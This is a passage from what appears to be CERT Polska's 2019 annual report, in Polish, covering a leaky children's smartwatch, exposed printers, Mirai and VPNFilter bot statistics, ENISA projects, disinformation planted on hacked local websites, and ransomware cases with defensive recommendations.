
Podatne smartwatche

Fakt, że producenci urządzeń IoT często nie przykładają należytej uwagi do ich bezpieczeństwa, jest od dawna znany. Niemniej jednak kolejne doniesienia na tym polu wciąż zdumiewają. Niebywałą niefrasobliwością w kwestiach bezpieczeństwa wykazał się jeden z chińskich producentów smart gadżetów. SMA-WATCH-M2 to smartwatch dla dzieci, który z założenia miał, podobnie jak inne tego typu urządzenia, umożliwić opiekunom śledzenie ich pociechy. Jednak producent nie zabezpieczył danych użytkowników, narażając ich na poważne niebezpieczeństwo. Nie chodzi tu jedynie o dane personalne, tj. imię, nazwisko, wiek, zdjęcie czy adres dziecka, ale również przesłane za pomocą smartwatcha wiadomości głosowe oraz bieżącą pozycję GPS![31] Nietrudno wyobrazić sobie, do czego może wykorzystać takie informacje osoba mająca złe intencje.

Od strony technicznej komunikacja poprzez API webowe pomiędzy serwerem a urządzeniem nie jest szyfrowana, nie istnieje również mechanizm uwierzytelnienia. Pomimo generowania tokenu nie jest on w żaden sposób weryfikowany po stronie serwera. Podając kolejne identyfikatory można było uzyskać dostęp do danych praktycznie każdego użytkownika. Co więcej, odpowiednio manipulując konfiguracją aplikacji "rodzicielskiej", atakujący mógł w prosty sposób zestawić połączenie z urządzeniem dowolnego dziecka, uzyskując wszelkie informacje na jego temat[32].

W momencie ujawnienia podatności problem wyglądał dość poważnie. Możliwe było uzyskanie danych ponad 5 000 użytkowników, z czego, jak przekazał serwis Sekurak, ponad 1 400 było zarejestrowanych na terenie Polski[33]. Największa liczba rejestracji urządzenia pochodziła z Turcji, Meksyku, Belgii, Hongkongu, Hiszpanii, Holandii oraz oczywiście z Chin. Zdaniem researcherów problem może być dużo poważniejszy, ponieważ zegarki były również importowane do innych krajów i sprzedawane pod szyldem lokalnych marek. Według doniesień ze stycznia 2020 r. producent przyjął wniosek jednego z zagranicznych dystrybutorów smartwatchy i rozpoczął procedurę usunięcia opisywanych podatności[34].

27. stan na 29.01.2019, https://blog.rapid7.com/2019/02/01/ubiquiti-discovery-service-exposures/
28. https://decoded.avast.io/threatintel/router-exploit-kits-an-overview-of-routercsrf-attacks-and-dns-hijacking-in-brazil/
29. https://www.ixiacom.com/company/blog/paypal-netflix-gmail-and-uber-users-among-targets-new-wave-dns-hijacking-attacks
30. https://www.zdnet.com/article/brazil-is-at-the-forefront-of-a-new-type-of-router-attack/
31. https://www.iot-tests.org/2019/11/product-warning-chinese-childrens-watch-reveals-thousands-of-childrens-data/
32. tamże.
33. https://sekurak.pl/dzieciece-smartwatche-tej-firmy-daja-nieuwierzytelniony-dostep-do-lokalizacji-zdjec-imion-adresow-wiadomosci-glosowych-chyba-najwiecej-dotknietych-w-polsce/
34. https://www.iot-tests.org/2019/11/product-warning-chinese-childrens-watch-reveals-thousands-of-childrens-data/



Rys. 18. *Heatmapa pokazująca użytkowników smartwatcha SMA-WATCH-M2 na terenie Europy (źródło: https://www.iot-tests.org/2019/11/product-warning-chinese-childrens-watch-reveals-thousands-of-childrens-data/).*

Publicznie dostępne drukarki

Na przestrzeni ostatnich lat zauważamy rosnącą użyteczność urządzeń drukujących, zwłaszcza w segmencie sprzętu przeznaczonego dla środowisk korporacyjnych. Producenci prześcigają się w dodawaniu nowych funkcji, a same drukarki dość mocno ewoluowały w stronę wielozadaniowych urządzeń, określanych mianem Multifunctional Printers (MFPs), pracujących zazwyczaj w środowiskach sieciowych i nierzadko dostępnych bezprzewodowo.

Niestety wciąż mało osób, także odpowiadających za bezpieczeństwo w organizacjach, zdaje sobie sprawę, że podatne lub źle zabezpieczone drukarki i urządzenia wielofunkcyjne stanowią zagrożenie dla funkcjonowania ich firmy. Takie urządzenia mogą zostać znakomitym punktem wejścia (ang. entry point) do organizacji, tym bardziej jeśli są dostępne z zewnątrz. Mimo widocznego spadku liczby tego typu urządzeń, na chwilę sporządzania niniejszego raportu w polskich sieciach wciąż było ich dostępnych prawie 500.

Rys. 19. *Liczba publicznie dostępnych drukarek w polskich sieciach, dane według shodan.io, stan na 6 lutego 2020.*

W sierpniu 2019 r. brytyjska organizacja NCC Group opublikowała wyniki badań, podczas których udało się zidentyfikować podatności w urządzeniach tego typu sześciu znanych producentów[35]. Niektóre z odkrytych podatności umożliwiały zdalne wykonanie kodu na urządzeniu, przeprowadzenie ataku DoS, ujawnienie wrażliwych informacji lub doprowadzenie do awarii sprzętu[36].

Drukarki znajdują się obecnie w polu zainteresowania nie tylko osób, które chcą zrobić innym żart i poprzez zdalny dostęp do interfejsu webowego, przesłać atakowanemu przykładowo zadanie wydruku penisa na drukarce 3D[37]. Urządzenia drukujące mogą stanowić również cel dla grup APT, jak np. Fancy Bear, która wykorzystywała tego typu furtki w celu uzyskania dostępu do sieci różnych organizacji[38].

Tym, którzy chcą zminimalizować ryzyko wykorzystania swojej drukarki, zespół CERT Polska rekomenduje przede wszystkim zablokowanie dostępności urządzenia z publicznej przestrzeni adresowej i ograniczenie możliwości zdalnego logowania do urządzenia, jeśli nie jest to konieczne. Należy również zmienić domyślne dane uwierzytelniające, zwłaszcza do panelu administracyjnego urządzenia dostępnego z poziomu przeglądarki. Warto także regularnie aktualizować firmware urządzenia, korzystać z natywnych mechanizmów bezpieczeństwa (o ile producent je oferuje), a także wyłączyć nieużywane usługi, które niepotrzebnie zwiększają płaszczyznę ataku na urządzenie.


Botnety IoT w Polsce

Rok 2019 przedłużył spokojny okres w polskich sieciach związany z brakiem lawinowych infekcji urządzeń IoT. Nasze sieci ominęły masowe ataki na dużą skalę, jak ten dotyczący routerów w Brazylii, opisywany w niniejszym rozdziale. Obserwujemy sukcesywny spadek infekcji ewolucjami Miraia. W odniesieniu do roku 2018 średnia dzienna liczba unikalnych hostów zainfekowanych malwarem z rodziny Mirai spadła z 938 do 639. Stanowi to spadek o niemal 32 proc. Tabela 3. oraz wykres rys. 20. zawierają szczegółowe dane w ujęciu miesięcznym.

Miesiąc / Średnia dzienna liczba aktywnych botów w PL	2019	2018
Styczeń	864	818
Luty	632	895
Marzec	617	829
Kwiecień	632	768
Maj	415	791
Czerwiec	446	1117
Lipiec	839	946
Sierpień	667	918
Wrzesień	874	1036
Październik	779	1171
Listopad	525	1074
Grudzień	375	896
Średnia liczba w ujęciu miesięcznym	**639**	**938**

Tab. 3. *Średnia dzienna liczba botów Miraia (wszystkie rodziny) w polskich sieciach w ujęciu miesięcznym.*

35. https://www.nccgroup.trust/us/about-us/newsroom-and-events/blog/2019/august/the-cyber-risk-lurking-in-your-office-corner/
36. https://gsec.hitb.org/materials/sg2019/D1%20-%20Why%20You%20Should%20Fear%20Your%20Mundane%20Office%20Equipment%20-%20Mario%20Rivas%20&%20Daniel%20Romero.pdf
37. https://niebezpiecznik.pl/post/ktos-wydrukowal-mu-penisa-na-jego-drukarce-3d/
38. https://arstechnica.com/information-technology/2019/08/microsoft-catches-russian-state-hackers-using-iot-devices-to-breach-networks/




Rys. 20. *Średnia dzienna liczba botów Miraia (wszystkie rodziny) w polskich sieciach w ujęciu miesięcznym.*

Podobną tendencję obserwujemy w odniesieniu do vpnfilter, czyli innego malware'u IoT. Z uwagi na fakt, że nie dysponujemy pełnymi danymi z całego roku, przedstawiamy porównanie występowania vpnfilter w polskich sieciach w okresie od czerwca do grudnia 2019 i 2018 roku. Tutaj również jest widoczny spadek średniej dziennej liczby unikalnych, zainfekowanych hostów ze 139 do 124, czyli o prawie 9 proc. Według obserwacji zespołu CERT Polska najczęściej atakowanymi przez malware IoT urządzeniami są routery, rejestratory wideo oraz serwery NAS.

Miesiąc / Średnia dzienna liczba aktywnych botów w PL	2019	2018
Czerwiec	61	162
Lipiec	155	189
Sierpień	137	171
Wrzesień	139	62
Październik	125	173
Listopad	116	172
Grudzień	138	42
Średnia liczba w ujęciu miesięcznym	124	139

Tab. 4. *Średnia dzienna liczba botów vpnfilter (obie infrastruktury łącznie) w polskich sieciach w ujęciu miesięcznym.*



Rys. 21. *Średnia dzienna liczba botów vpnfilter (obie infrastruktury łącznie) w polskich sieciach w ujęciu miesięcznym.*

Badania i projekty dla ENISA

W 2019 r. CERT Polska zaangażował się w dwa działania na zlecenie Agencji Unii Europejskiej ds. Cyberbezpieczeństwa (ENISA)[39]. Ich efekty będą stanowiły wkład do udostępnianych przez ENISA raportów, dokumentów najlepszych praktyk oraz materiału ćwiczeniowego.

Materiały szkoleniowe

Na swojej stronie WWW[40] ENISA udostępnia szeroki zakres materiałów szkoleniowych stworzonych na potrzeby zespołów i specjalistów zajmujących się bezpieczeństwem teleinformatycznym. Obejmują one zarówno aspekty techniczne, jak i organizacyjne. Wszystkie materiały są dostępne nieodpłatnie i mogą być wykorzystane do samodzielnego zwiększenia umiejętności.

W 2019 r. przygotowaliśmy nowy zestaw materiałów do powyższych zasobów. Szkolenie dotyczy wykorzystania narzędzi na otwartych licencjach w celu automatyzacji zbierania, przetwarzania i wymiany informacji, a także użycia tych narzędzi do typowych zadań analitycznych związanych z wykrywaniem i reakcją na incydenty.

Materiał składa się z niezależnych modułów, z których każdy dotyczy zastosowania pewnej kombinacji narzędzi do realizacji konkretnych zadań przez analityków CSIRT. Architektura ćwiczenia pozwala na łatwe dodawanie nowych scenariuszy szkoleniowych, dzięki czemu materiały mogą być w przyszłości dostosowane do zmieniających się zagrożeń i narzędzi. Szkolenie składa się z dwóch części: konfiguracja narzędzi oraz ich wykorzystanie przez analityków w typowych sytuacjach związanych z bieżącą działalnością zespołów reagowania na incydenty.

39. https://www.enisa.europa.eu/
40. https://www.enisa.europa.eu/topics/trainings-for-cybersecurity-specialists/online-training-material

Program szkolenia obejmuje poniższe narzędzia:
- MISP[41] (wymiana informacji),
- TheHive[42] (zarządzanie incydentami),
- Cortex (korelacja i wzbogacanie danych),
- IntelMQ[43] (automatyczne przetwarzanie informacji),
- Elasticsearch[44] (przechowywanie danych),
- Kibana (analiza i wizualizacja),
- SNARE (honeypot) i TANNER[45] (zbieranie logów).

Planowana data publikacji szkolenia przez ENISA to pierwsza połowa 2020 r.

Studium na temat wczesnego wykrywania incydentów

W 2019 r. rozpoczęliśmy pracę nad studium „Proactive detection of network security incidents". Celem badania jest wykonanie analizy mechanizmów, narzędzi oraz źródeł danych wspomagających europejskie zespoły CSIRT w proaktywnym wykrywaniu incydentów bezpieczeństwa w sieciach komputerowych. Jest to kolejna edycja studium – pierwsza odbyła się w 2011 r. i została wykonana także przez CERT Polska[46].

Studium składało się z kilku głównych części:
- badań wtórnych, obejmujących przegląd źródeł oraz najlepszych praktyk w celu stworzenia listy mechanizmów, rozwiązań i źródeł danych; badania te obejmowały również etap weryfikacji zebranych elementów,
- przeprowadzenia ankiety wśród zespołów CSIRT (głównie europejskich); ankieta miała pomóc w ocenie mechanizmów, rozwiązań i źródeł danych wyłonionych w badaniach wtórnych, a także identyfikacji potencjalnych luk i potrzeb zespołów – jej wynikiem było podsumowanie statystyczne,
- przeprowadzenia analizy luk (ang. gap analysis); analiza miała, w oparciu o badania wtórne oraz analizę ankiety zespołów CSIRT, wskazać luki i ułomności obecne w dostępnych mechanizmach, rozwiązaniach i źródłach danych, a także wskazać problemy zespołów CSIRT powiązane z przetwarzaniem informacji dotyczących proaktywnej detekcji incydentów sieciowych,
- zaproponowania dobrych praktyk dla zespołów oraz możliwych kierunków rozwoju na poziomie zarządczym i policy; propozycje miały bazować na przeprowadzonych analizach, informacji zwrotnej od zespołów CSIRT oraz własnym doświadczeniu CERT Polska.

W 2019 r. została wykonana większość prac merytorycznych, których podsumowanie nastąpi w pierwszym kwartale 2020 r. Publikacja studium planowana jest na drugi kwartał 2020 r.

41. https://www.misp-project.org/
42. https://thehive-project.org/
43. https://www.enisa.europa.eu/topics/csirt-cert-services/community-projects/incident-handling-automation
44. https://www.elastic.co/elastic-stack
45. http://mushmush.org/
46. Publikacja dostępna jest pod adresem https://www.enisa.europa.eu/publications/proactive-detection-report

Zagrożenia i incydenty krajowe

Dezinformacja a cyberbezpieczeństwo

Według raportu "Społeczeństwo informacyjne w Polsce w 2019 roku" Głównego Urzędu Statystycznego już 86,7 proc. gospodarstw domowych posiada dostęp do internetu[47]. Wraz ze wzrostem jego popularności rośnie również skala zagrożeń czyhających na jego użytkowników. Nie bez znaczenia dla typu pojawiających się zagrożeń są również zmieniające się przyzwyczajenia internautów. Według badania IBRiS dla Rzeczpospolitej[48] z kwietnia 2019 r., choć telewizja jest nadal najpopularniejszym medium, z którego Polacy czerpią informacje, to portale internetowe zdążyły już wyprzedzić prasę papierową oraz radio. Natomiast w najmłodszej grupie wiekowej (18-29 lat) portale internetowe oraz media społecznościowe są daleko przed pozostałymi. Powoduje to, że zagrożenia, takie jak kampanie dezinformacyjne dotychczas prowadzone za pomocą "tradycyjnych" środków w tradycyjnych mediach, musiały pojawić się również w internecie.

Szczególnie interesujące dla zespołu CERT Polska są przypadki kampanii dezinformacyjnych, w których występuje dodatkowo element ściśle związany z cyberbezpieczeństwem. Przykładowo, w raporcie CERT Polska za rok 2016 opisywaliśmy przypadek wykorzystania wykradzionych, a następnie zmanipulowanych danych z komputera jednego z polskich żołnierzy do stworzenia fałszywego przeświadczenia, że Polska uczestniczy w amerykańskim programie "PRISM", mającym służyć do szpiegowania własnych obywateli. W 2017 r. na stronie urzędu miasta w Żaganiu pojawiła się fałszywa informacja o rzekomym marszu patriotów organizowanym w ramach protestu przed obecnością wojsk USA w Polsce, a w 2018 r. hakerzy zamieścili alert o skażeniu radioaktywnym miejskich wodociągów na stronie urzędu miasta w Wolinie.

W tym rozdziale skupiamy się na kampaniach, których celem było szerzenie dezinformacji – wzbudzanie niepokojów społecznych, spowodowanie utraty zaufania do instytucji państwowych czy naszych sojuszników. Wykorzystywane w nich były ataki hakerskie, dzięki którym przekazywane informacje można było umieścić w miejscach, w których ich wiarygodność nie byłaby poddana pod wątpliwość: oficjalne strony samorządów, lokalne portale informacyjne.

Poszukiwania amerykańskiego żołnierza

Pierwszą, dość szeroko zakrojoną kampanię dezinformacyjną zaobserwowaliśmy 11 kwietnia 2019 r. Wczesnym rankiem na kilkunastu lokalnych portalach informacyjnych oraz stronach urzędów powiatowych pojawił się sensacyjny news. W zamieszczonym materiale można było przeczytać o rzekomym zabójstwie polskiego żołnierza przez jego amerykańskiego kolegę podczas ćwiczeń NATO w Drawsku Pomorskim. Próba schwytania zabójcy miała okazać się nieudana, wskutek czego za sprawcą wystawiono list gończy (oprócz rysopisu w artykule zamieszczono kilka zdjęć). Z tego powodu starosta powiatu żagańskiego miał prosić lokalnych myśliwych o pomoc w poszukiwaniach. Ogłoszono miejsce i czas zbiórki, a nagroda za zatrzymanie mężczyzny miała wynieść 5 000 dolarów.

47. https://stat.gov.pl/obszary-tematyczne/nauka-i-technika-spoleczenstwo-informacyjne/spoleczenstwo-informacyjne/spoleczenstwo-informacyjne-w-polsce-w-2019-roku,2,9.html
48. https://www.rp.pl/Media/190429917-Sondaz-Glownym-zrodlem-wiedzy-dla-Polakow-jest-telewizja.html

Rys. 22. *Jedna z grafik w treści nieprawdziwej informacji o poszukiwaniach amerykańskiego żołnierza.*

Jako źródło informacji zostały podane linki do kilku lokalnych portali informacyjnych, na których wiadomość pojawiła się jako pierwsza, oraz link do bloga, który został utworzony w dniu pojawienia się informacji. Już przed południem wiadomości z lokalnych portali informacyjnych zaczynały być usuwane przez ich administratorów, a nieliczne z nich mówiły, że za pojawienie się artykułów odpowiadają hakerzy. Tego samego dnia Komenda Wojewódzka Policji w Żaganiu oficjalnie zdementowała informację o zabójstwie oraz poszukiwaniach rzekomego zabójcy[49]. Sama fałszywa wiadomość została udostępniona 250 razy na Facebooku. Nie rozpowszechniały jej natomiast media ogólnopolskie.

Co ciekawe, bardzo podobną historię zaobserwowaliśmy we wrześniu 2019 r. na Ukrainie. Tam z kolei, polski żołnierz miał zastrzelić swojego ukraińskiego kolegę na międzynarodowych ćwiczeniach na terenie poligonu w ukraińskim Jaworowie. Taka informacja ukazała się na portalu internetowym Lwowskiej Gazety „Ratusza", która z kolei miała powoływać się na informację ze strony lwowskiej policji[50]. Tego samego dnia informacja została zdementowana przez rzecznika prasowego policji, a zrzut ekranu z jej strony został najprawdopodobniej spreparowany. Redakcja "Ratuszy" przyznała się natomiast, że strona została zaatakowana przez hakerów.

Ewakuacja w związku z ćwiczeniami Dragon 19

W czerwcu 2019 r. na lokalnych portalach informacyjnych pojawiła się kolejna wiadomość związana z amerykańskim wojskiem. Tym razem, z uwagi na międzynarodowe ćwiczenia wojskowe, podczas ich pięciodniowego "epizodu praktycznego" konieczna miała być ewakuacja obywateli. Ci z kolei mieli mieć zapewnione m.in. "inne wygody dla pobytu w łagru na wyznaczony termin" (pisownia oryginalna).

49. https://natemat.pl/269665,nie-dajcie-sie-nabrac-poszukiwania-amerykanskiego-zolnierza-to-fake-news
50. https://kresy.pl/wydarzenia/regiony/ukraina/ukraina-polak-zastrzelil-ukrainskiego-zolnierza-policja-dementuje-foto/

W związku z tym KAŻDY obywatel jest ZOBOWIĄZANY do przybycia pod siedzibę Urzędu **21 czerwca przed godz.16**. Należy mieć przy sobie tylko niezbędne rzeczy i dokumenty. Ewakuacja zostanie przeprowadzona siłami Żandarmerii Wojskowej.
Cały epizod praktyczny manewrów potrwa 5 dni, w ciągu których każda ewakuowana osoba będzie miała zapewnione 4 posiłki dziennie, wodę pitną, indywidualne miejsce odpoczynku w 20-to osobowym namiocie, niezbędną pomoc medyczną i inne wygody dla pobytu w łagru na wyznaczony termin.

Rys. 23. *Oryginalna informacja o ewakuacji ludności na jednym z portali informacyjnych.*

Podobnie jak z sensacyjną informacją o poszukiwaniach amerykańskiego żołnierza, administratorzy stron dość sprawnie usunęli fałszywą wiadomość i nie była ona szeroko rozpowszechniona. W tym przypadku wiadomo, że news na jednej ze stron pojawił się poprzez edycję jednego z już istniejących artykułów[51]. CERT Polska ustalił również, że na kilkunastu lokalnych portalach samorządowych prowadzonych przez jednego dostawcę we wspólnym systemie zarządzania treścią, wiadomość została zamieszczona poprzez przejęcie hasła jednego z kont administracyjnych.

Wywłaszczenia i przekazanie nieruchomości obywatelom niemieckim

W październiku 2019 r. byliśmy świadkami kolejnych sensacyjnych wiadomości. Wszystkich obywateli, którzy nie przedstawiliby w urzędzie miasta dokumentów potwierdzających własność nieruchomości, czekało rzekomo wywłaszczenie.

UWAGA!
WAŻNA INFORMACJA

Szanowni Państwo!
Informujemy, że zgodnie z umową dwustronną zawartą między Rządem Rzeczypospolitej Polskiej a Rządem Republiki Federalnej Niemiec w sprawie restytucji mienia osób, które mieszkały na obecne terytorium RP do 1945 roku, od dnia 1 stycznia 2020 r. zostanie dokonane przejście własności nieruchomości na rzecz obywateli niemieckich.
W związku z tym do dnia 1 listopada 2019 r.wszystkim właścicielom należy złożyć dokumenty potwierdzające własność nieruchomości do Urzędu Miasta.
W przypadku nezgłoszenia się do Urzędu Miasta w określonym terminie nieruchomości będą podlegać wywłaszczeniu oraz przekazywaniu stronie niemieckiej.

Rys. 24. *Fałszywy komunikat o wywłaszczeniach.*

Informacja została zamieszczona m.in. na stronie jednego z powiatów, który później potwierdził, że ktoś włamał się na stronę. Wiadomość znalazła się także na portalu jednego z lokalnych tygodników, na którym fałszywy komunikat został zamieszczony za pomocą nieaktywnego od dwóch lat konta jednego z byłych redaktorów[52].

51. https://niebezpiecznik.pl/post/niezalezna-pl-i-inne-serwisy-w-polsce-zhackowane-rozsiewaly-plotki-o-ewakuacji-polakow-przez-zandarmerie-i-wojska-usa/
52. https://konkret24.tvn24.pl/polska,108/nie-ma-umowy-przekazujacej-polskie-nieruchomosci-niemcom-jest-atak-hakerski,974695.html

Podsumowanie

Możemy spodziewać się wzrostu zjawiska dezinformacji w polskim internecie. Twórcy kampanii dezinformacyjnych, choć ich ostateczne cele mogą być rozbieżne, dobrze wiedzą, że gra na ludzkich emocjach osłabia czujność. Problemem w walce z tego typu kampaniami jest nie tylko brak skutecznych narzędzi do sprawnego reagowania. To także względnie niski próg wejścia, który spowodowany jest wieloletnimi zaniedbaniami w kwestiach cyberbezpieczeństwa.

Ransomware w Polsce

Ransomware to rodzaj złośliwego oprogramowania, którego celem jest zaszyfrowanie danych na dysku i wymuszanie na użytkowniku okupu – opłaty za odszyfrowanie jego danych. Z roku na rok coraz więcej osób zdaje sobie sprawę z zagrożenia i z konieczności bronienia się przed nim.

Mimo tego sytuacja się nie poprawia. W 2019 r. obsłużyliśmy 26 incydentów związanych z infekcją ransomware. Aż 7 z nich dotyczyło urzędu gminy lub powiatu, 6 dotyczyło szpitali i klinik, a pozostałe innych sektorów. Sytuacja jest szczególnie dramatyczna w małych firmach lub organizacjach, które nie mają środków na zapewnienie bezpieczeństwa IT na odpowiednim poziomie. Specjaliści zespołu CERT Polska często się z tym spotykają, np. w przypadku urzędów gmin, szpitali, szkół itp. W miarę możliwości staramy się takim instytucjom pomagać, ale zazwyczaj jedyne, co można zrobić to przywrócenie backupu. Gorzej jeśli go nie ma... albo został zaszyfrowany razem z danymi.

Pod koniec roku trafił do nas właśnie taki przypadek. Otrzymaliśmy z gminy Kościerzyna próbkę złośliwego oprogramowania i komplet zaszyfrowanych plików. W toku analizy okazało się, że ta próbka należy do mało znanej odmiany ransomware (rodzina Mapo). To był pierwszy dobry znak – im starsza i bardziej popularna rodzina, tym większa szansa, że patrzyła na nią już wcześniej grupa analityków i nasza kolejna analiza nic nie da. I odwrotnie – nowe i mało znane rodziny są wdzięcznym tematem na research i dają nadzieję na odzyskanie plików. Tak też było w tym przypadku – udało się napisać dekryptor i odszyfrować dane należące do gminy (a także dane paru innych prywatnych podmiotów, które się do nas zgłosiły)[53]. Trzeba jednak zaznaczyć, że to wyjątek, a nie reguła. Zazwyczaj nie należy liczyć na to, że komuś uda się napisać dekryptor.

Podobna sytuacja miała miejsce parę tygodni później i dotyczyła innej gminy. Rodzina złośliwego oprogramowania, która zaszyfrowała zasoby, była już badaczom dobrze znana. Jednak konkretna próbka użyta w ataku miała dosyć dziwny sposób generowania klucza. Zamiast skorzystać z losowych danych dostarczanych przez system, autor postanowił opracować własny sposób generowania losowych kluczy do szyfrowania plików. Generowanie klucza zależało od obecnego stanu kilku różnych zegarów systemowych. Z pomocą dobrze przeprowadzonej analizy powłamaniowej istniałaby możliwość odzyskania kluczy do szyfrowania plików. Niestety, podczas obsługi incydentu po stronie gminy zostało wykonanych kilka pochopnych działań. Najgorszym z nich było zrestartowanie komputera przez co:

- Stracony został dokładny stan zegarów systemowych (które mogłyby pomóc w odzyskaniu klucza).
- Klucze szyfrujące, które ciągle mogły być w pamięci procesu, zostały wymazane.
- Ransomware, które zadbało o ponowne uruchomienie się przy restarcie systemu, zaczęło szyfrować kolejne pliki za pomocą nowo wygenerowanych kluczy.

Zachęcamy do zapoznania się z naszymi rekomendacjami dotyczącymi przeciwdziałania i reagowania na incydenty ransomware.

53. https://www.cert.pl/news/single/free-decryption-tool-for-mapo-ransomware/

Rekomendacje

Podstawą jest profilaktyka. O wiele lepiej jest w ogóle nie doprowadzić do zaszyfrowania naszych dysków, niż liczyć na szczęście i szukać dziur w algorytmie szyfrowania.

Jak ustrzec się przed ransomware?

1. Stale **edukuj swoich użytkowników.** Nawet najlepsze techniczne zabezpieczenia nie pomogą, jeśli Twoi użytkownicy nie będą przestrzegać podstawowych zasad bezpieczeństwa.
2. **Wykonuj regularnie kopię zapasową** istotnych danych. Zadbaj o to, by co najmniej jedna kopia zapasowa była przechowywana na odizolowanym systemie, niedostępnym z maszyn, których kopie przechowuje.
3. Zadbaj o odpowiednią architekturę sieci. Wyodrębnij odpowiednie segmenty, zwróć szczególną uwagę na to, jakie usługi dostępne są pomiędzy poszczególnymi maszynami oraz z internetu.
4. Na bieżąco **aktualizuj system operacyjny** oraz oprogramowanie.
5. Używaj aktualnego oprogramowania antywirusowego na serwerze poczty oraz stacjach roboczych.

